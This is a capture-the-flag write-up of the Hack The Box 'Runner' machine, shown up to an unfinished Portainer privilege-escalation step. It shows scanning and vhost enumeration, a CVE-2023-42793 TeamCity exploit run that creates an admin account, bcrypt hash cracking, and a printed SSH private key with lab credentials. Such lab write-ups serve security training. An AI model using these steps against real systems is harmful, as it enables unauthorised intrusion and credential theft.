
HACKTHEBOX

Runner



Initial Scan:

```
nmap -Pn -sT -sC -T4 -sV -A  10.10.11.13
```

```
┌──(root💀kali)-[/home/geshet]
└─# nmap -Pn -sT -sC -T4 -sV -A  10.10.11.13
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-05 00:03 EEST
Stats: 0:00:54 elapsed; 0 hosts completed (1 up), 1 undergoing Traceroute
Traceroute Timing: About 32.26% done; ETC: 00:04 (0:00:00 remaining)
Nmap scan report for 10.10.11.13
Host is up (0.26s latency).
Not shown: 975 closed tcp ports (conn-refused)
PORT      STATE    SERVICE          VERSION
22/tcp    open     ssh              OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux;
.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open     http             nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://runner.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
880/tcp   filtered unknown
1047/tcp  filtered neod1
1082/tcp  filtered amt-esd-prot
1113/tcp  filtered ltp-deepspace
1166/tcp  filtered qsm-remote
2105/tcp  filtered eklogin
2200/tcp  filtered ici
2800/tcp  filtered acc-raid
3001/tcp  filtered nessus
3269/tcp  filtered globalcatLDAPssl
3801/tcp  filtered ibm-mgr
4001/tcp  filtered newoak
5004/tcp  filtered avt-profile-1
5120/tcp  filtered barracuda-bbs
8000/tcp  open     nagios-nsca      Nagios NSCA
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
8082/tcp  filtered blackice-alerts
8089/tcp  filtered unknown
9011/tcp  filtered d-star
10626/tcp filtered unknown
10629/tcp filtered unknown
20005/tcp filtered btx
35500/tcp filtered unknown
55600/tcp filtered unknown
No exact OS matches for host (If you know what OS is running on it, see https://nma
it/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=5/5%OT=22%CT=1%CU=38067%PV=Y%DS=2%DC=T%G=Y%TM=6636A
OS:2CA%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=108%TI=Z%CI=Z%TS=A)SEQ(SP
```

Let's research the web page:


```
┌──(root💀kali)-[/home/geshet]
└─# whatweb http://runner.htb
http://runner.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[sales@runner.htb], HTML5,
HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.13], JQuery[3.5.1], PoweredBy[Te
amCity!], Script, Title[Runner - CI/CD Specialists], X-UA-Compatible[IE=edge], nginx[1.18.0]
```

insert nikto here

lLets try subdomains:

```
gobuster vhost -u http://runner.htb/ -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt --append-domain -r
```

We found teamcity.runner.htb



After adding the subdomain to our local system, I hit a webpage that was running build version 2023.05.3. So, what's next? Time to find an exploit, right? I jumped over to Exploit DB and bingo! Found just what we needed — an exploit for our exact build version, listed as build 129390. You can check it out here.

Command


```
python3 runner_exploit.py -u http://teamcity.runner.htb
```

```
└─# python3 runner_exploit.py -u http://teamcity.runner.htb

====================================================
*       CVE-2023-42793                             *
*  TeamCity Admin Account Creation                 *
*                                                  *
*  Author: ByteHunter                              *
====================================================

Token already exists
Previous token deleted successfully
run this command again for creating new token & admin user.

┌──(root💀kali)-[/home/geshet]
└─# python3 runner_exploit.py -u http://teamcity.runner.htb

====================================================
*       CVE-2023-42793                             *
*  TeamCity Admin Account Creation                 *
*                                                  *
*  Author: ByteHunter                              *
====================================================

Token: eyJ0eXAiOiAiVENWMiJ9.MGVCT0RmUDlqTmVQZ3ktdFZvOWxqVXh4YkFn.OGRlNGUwZGUtYTkxOS00MmRiLTg
ZTUtNWJiNTNhZDg5YmNj
Successfully exploited!
URL: http://teamcity.runner.htb
Username: city_adminNp56
Password: Main_password!!**
```


We now have a valid user:

city_adminNp56:Main_password!!**

Let's login:




Go to the administrator panel:



On the "Backup" panel there is a function to create a file and download it:


As I poked around the folder, my eyes landed on something intriguing — an RSA file. This discovery hinted at some serious encryption mojo, possibly holding the keys to the ssh login



We download the file let's look it up:

```
┌──(root💀kali)-[/home/geshet/HTB/Writeups]
└─# cd TeamCity_Backup_20240504_182435

┌──(root💀kali)-[/home/geshet/HTB/Writeups/TeamCity_Backup_20240504_182435]
└─# ls
charset  config  database_dump  export.report  metadata  system  version.txt

┌──(root💀kali)-[/home/geshet/HTB/Writeups/TeamCity_Backup_20240504_182435]
└─#
```

At first nothing of interest, however at the user section at the web app we find some valid usernames:



We can now grep in the backup folder for a username data.

```
┌──(root💀kali)-[/home/geshet/HTB/Writeups/TeamCity_Backup_20240504_182435]
└─# grep -r "matthew"
database_dump/users:2, matthew, $2a$07$q.m8WQP8niXODv55lJVovOmxGtg6K/YPHbD48/JQsdGLulmeVo.Em,
 Matthew, matthew@runner.htb, 1709150421438, BCRYPT
database_dump/vcs_username:2, anyVcs, -1, 0, matthew

┌──(root💀kali)-[/home/geshet/HTB/Writeups/TeamCity_Backup_20240504_182435]
└─# grep -r "john"
database_dump/comments:201, -42, 1709746543407, "New username: \'admin\', new name: \'John\',
 new email: \'john@runner.htb\'"
database_dump/users:1, admin, $2a$07$neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWqufye, J
ohn, john@runner.htb, 1714846619645, BCRYPT
```

We can try to crack the hashes:

```
└─# john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt mhash
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 128 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
piper123         (?)
1g 0:00:00:44 DONE (2024-05-05 01:38) 0.02267g/s 1180p/s 1180c/s 1180C/s rebecka..one
life
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

We found an id_rsa file:

```
┌──(root💀kali)-[/home/…/projects/AllProjects/pluginData/ssh_keys]
└─# cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
KgK8c9z2ecgZsAAAALam9obkBydW5uZXI=
-----END OPENSSH PRIVATE KEY-----
```


We use the rsa file to log in with “john”

```
┌──(root💀kali)-[/home/…/projects/AllProjects/pluginData/ssh_keys]
└─# ssh -i id_rsa john@runner.htb
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-102-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
```

After poking around we find a new host in /etc/hosts file:

```
127.0.0.1 localhost
127.0.1.1 runner runner.htb teamcity.runner.htb portainer-administration.runner.htb

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

We can log in with the matthew credentials we found earlier:




Since we lack the necessary privileges to create containers with the privileged flag, we’ll exploit Portainer via volume creation. This approach allows us to escalate privileges and potentially execute commands within the containers, despite not having full administrative access.


Given our lack of privileged container access, we’ll begin by creating a root volume. This volume will serve as a starting point for further exploitation within the containers managed by Portainer.

reference: https://docs.portainer.io/user/docker/volumes/add

